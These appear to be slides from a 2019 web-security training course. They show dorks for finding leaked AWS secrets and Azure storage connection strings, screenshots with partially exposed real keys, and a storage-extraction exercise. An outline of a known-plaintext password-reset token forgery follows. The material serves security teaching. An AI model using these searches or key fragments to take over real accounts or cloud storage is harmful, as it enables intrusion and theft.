
```

drop table if exists sales;
create table sales (
    id INT NOT NULL AUTO_INCREMENT,
    order_number VARCHAR(50),
    customer_id INT,
    showroom_id INT,
    product_id INT,
    quantity VARCHAR(50),
    discount INT,
    amount INT,
    delivered VARCHAR(50),
    card_type VARCHAR(50),
    card_number VARCHAR(50),
    txn_date DATE,
    update_date TIMESTAMP NOT NULL ON UPDATE CURRENT_TIMESTAMP,
    create_date TIMESTAMP NOT NULL,
    PRIMARY KEY(id)
);
insert into sales (order_number, customer_id, showroom_id, product_id, quantity, discount, amount, delivered, card_type, card_number, create_date, txn_date, update_date) values
('311108217-2', 505, 15, 935, 1, 9666, null, false, 'jcb', '35[REDACTED]3', '2018-01-03 06:29:19', '2018-01-03', '2018-01-03 06:29:19');
insert into sales (order_number, customer_id, showroom_id, product_id, quantity, discount, amount, delivered, card_type, card_number, create_date, txn_date, update_date) values
('606155274-2', 244, 2, 571, 1, 6590, null, false, 'solo', '6[REDACTED]73', '2018-01-04 00:54:03', '2018-01-04', '2018-01-04 00:54:03');
insert into sales (order_number, customer_id, showroom_id, product_id, quantity, discount, amount, delivered, card_type, card_number, create_date, txn_date, update_date) values
('432024884-8', 501, 3, 785, 1, 10777, null, true, 'americanexpress', '3[REDACTED]2', '2018-01-24 00:22:03', '2018-01-24', '2018-01-24 00:22:03');
insert into sales (order_number, customer_id, showroom_id, product_id, quantity, discount, amount, delivered, card_type, card_number, create_date, txn_date, update_date) values

```

Leaked Secret Keys

- Secret access keys are - as the name implies - secrets, like your password.
- site:s3-*-*-.amazonaws.com AWS_SECRET



The screenshot shows a browser window with the URL 'amazonaws.com/.txt' in the address bar. The page content displays a configuration file with various environment variables. Many of these variables have been redacted with large red bars, but some remain visible:

```
DB_DEBUG=false
DB_HOST=[REDACTED]
DB_DATABASE=[REDACTED]
DB_USERNAME=[REDACTED]
DB_PASSWORD=[REDACTED]

LOG_DB_HOST=localhost
LOG_DB_DATABASE=[REDACTED]
LOG_DB_USERNAME=[REDACTED]
LOG_DB_PASSWORD=[REDACTED]

CACHE_DRIVER=file
SESSION_DRIVER=file
QUEUE_DRIVER=sync


MAIL_DRIVER=sendgrid
MAILER_APIKEY='[REDACTED]'

AWS_KEY=AI[REDACTED]AA
AWS_SECRET=X[REDACTED]9U
AWS_URL='https://[REDACTED]'
AWS_BUCKET=[REDACTED]
AWS_PATH='[REDACTED]'

PAYPAL_CLIENT_ID=A[REDACTED]b7
PAYPAL_SECRET=ED[REDACTED]b7
PAYPAL_MODE=sandbox
PAYPAL_CURRENCY=SGD
PAYPAL_BYPASS=true
PAYPAL_PAYOUT_CURRENCY=USD
PAYPAL_ACTION_TYPE=PAY
PAYPAL_CANCEL_URL='cheese/respondent-payout'
PAYPAL_RETURN_URL='cheese/respondent-payout'
PAYPAL_IPN_NOTIFICATION_URL='a[REDACTED]r'
PAYPAL_SENDER_USERNAME=[REDACTED]
PAYPAL_SENDER_PASSWORD=8[REDACTED]
PAYPAL_SENDER_SIGNATURE=A[REDACTED]H
PAYPAL_SENDER_EMAIL=[REDACTED]
PAYPAL_APP_ID=APP-8[REDACTED]
PAYPAL_LOG_ENABLED
```

Leaked Storage Account Keys

- <https://github.com/search?q=DefaultEndpointsProtocol&type=Code>



The screenshot shows a GitHub search results page for the query "DefaultEndpointsProtocol" with the type set to "Code". The results count is 64,479. The interface includes a sidebar with sections for Repositories, Code, Commits, Issues, Packages, Marketplace, Topics, Wikis, and Users. Below the sidebar, there are sections for Languages (Markdown, XML, PHP, JSON, C#, Java, JavaScript, PowerShell, Python, YAML) and their respective counts.

DX MicrosoftDX/Dash – TestConfigurations.json
Showing the top two matches Last indexed on Jun 30, 2018

```
3     "Description": "Single data account",
4     "NamespaceConnectionString": "DefaultEndpointsProtocol=https;AccountName=;AccountKey="
5     "DataConnectionStrings": [
6         "DefaultEndpointsProtocol=https;AccountName=;AccountKey=",
```

asano-fixer/Realize.BackendServices – CloudQueueClusterSettings.pr.json
Showing the top two matches Last indexed on Jul 11, 2018


```
6     "CloudStorageAccount":
7     "DefaultEndpointsProtocol=https;AccountName=przequeue0101;AccountKey=IkJ3dVBb+/Cw2a15whU87kCJI
...
9     "DeleteClusterName": ""
10    },
11    {
12    "CloudStorageAccount":
13    "DefaultEndpointsProtocol=https;AccountName=przequeue0102;AccountKey=1FZT3CUjGP1e1UgZuhPs+H5zb
```

haguirres/ShardingTest – Web.config
Showing the top two matches Last indexed on Oct 26, 2018

```
12    <add key="EstudioStorageConnectionStringShardA"
13    value="DefaultEndpointsProtocol=https;AccountName=eu2comuatstashaest001;AccountKey=I1I50TTuNzx
...
13    <add key="EstudioStorageConnectionStringShardB"
14    value="DefaultEndpointsProtocol=https;AccountName=eu2comuatstashaest001;AccountKey=I1I50TTuNzx
...>
```

Exercise 7.3 - Leaked Storage Account

- Extract the source code for the functions from the storage account of “notsosporty” using the techniques learned in this module.



00:20:00

Case Study


- AWS Credentials Leaked: Access to production database backups, SSL certs and more
 - Backups of all production databases;
 - Backups of SSL certificates, including www.████████.com;
 - Backups of source code, Confluence, Jira, et cetera;
 - S3 buckets
- Ref:
 - <https://hackerone.com/reports/398400>
 - <https://www.bugbountynotes.com/writeups/viewbug?id=5627>

Module 8: Breaking Crypto

In module 8, students will learn about:

- Key Terminologies
- Known Plaintext Attack (Faulty Password Reset)
- Padding Oracle Attack
- Hash Length Extension Attack
- Auth Bypass Using MachineKey

BRACE YOURSELF



And relevant Case Study



Breaking Crypto

- Cryptography plays a significant role in most of the dynamic applications, ranging from storing sensitive data to passing on information to a payment gateway.
- In this section, we'll talk about attack vectors involving cryptography used in web applications (client and server side).

Key Terminologies

1. Encryption
2. Ciphers
3. EBC - Electronic Code Book
4. CBC - Cipher Block Chaining
5. Padding

Encryption

- Encryption is the conversion of plaintext into ciphertext, which cannot be easily understood by anyone except authorized parties.
 - **Symmetric:**
 - Known as secret key cryptography as a single key is used between sender and receiver to encrypt and decrypt data.
 - **Asymmetric**
 - Known as public key cryptography. Asymmetric cryptography uses public and private key pair to encrypt and decrypt data.

Ciphers


- A cipher is an algorithm for performing encryption or decryption of data with series of well-defined procedures

Types:

- **Stream Ciphers** - Encrypts data one by one at a time.
- **Block Ciphers** - Encrypts data in blocks (64 bits or 128 bits)

Electronic Code Book (ECB)


- ECB is a mode of operation for a block cipher.
- Plaintext is divided into blocks and each block produces corresponding ciphertext block.
- Same plaintext value will always produce the same ciphertext.



Reference: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Cipher Block Chaining (CBC)

- CBC is a mode of operation for a block cipher.
- Each block of plaintext is **XORed** with the previous ciphertext block before being encrypted.
- An initialization vector (IV) is used to make each data unique.



Reference: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Padding

- In block cipher mode, encryption is done in the fixed size blocks, and padding is used to ensure that the cleartext data exactly fit in one or multiple blocks of fixed size input as plaintext data may come in arbitrary size.
- Padding is composed of the number of missing bytes and added into the plaintext.

Block 1								Block 2								
Byte	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
A	A	0x07														
Sunil	S	u	n	i	l	0x03	0x03	0x03								
Sudhanshu	S	u	d	h	a	n	s	h	u	0x07						

PKCS7

Reference: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Crypto Attacks

- **Ciphertext-Only Attack (COA)**
 - The attacker has access to a set of ciphertext(s).
- **Chosen-Ciphertext Attack (CCA)**
 - The attacker can choose different ciphertexts to be decrypted and obtain corresponding plain text.
- **Known Plaintext Attack (KPA)**
 - The attacker knows the plaintext and its ciphertext.
- **Chosen Plaintext Attack (CPA)**
 - The attacker has the text of his choice encrypted.

Known Plaintext Attack (Faulty Password Reset)

An attack model which involves the attacker having samples of both **plain text** and its **encrypted form**.

From the perspective of a password reset attack, if the same plaintext gives same encrypted output, then it can be abused to generate reset tokens for target users.

Attack Scenario

- The application uses the user's email id and encrypts it to generate the password reset token.
- The encryption is implemented in a way which generates same ciphertext for a given plain text irrespective of the location.
- An attacker who needs to takeover the account **abcxyz@gmail.com**, registers another account with the email addresses such as **xxxxxxxxabcxyz@gmail.com**, **yyyyyyyyabcxyz@gmail.com** and requests password reset.


Attack Scenario

- The attacker takes the common portion from the tokens received for both the accounts, which is a valid password reset token for abcxyz@gmail.com and resets the account password.

Reference: <https://www.notsosecure.com/hacking-crypto-fun-profit/>

© Copyright 2019 NotSoSecure Global Services Limited,A Claranet Group Company all rights reserved.

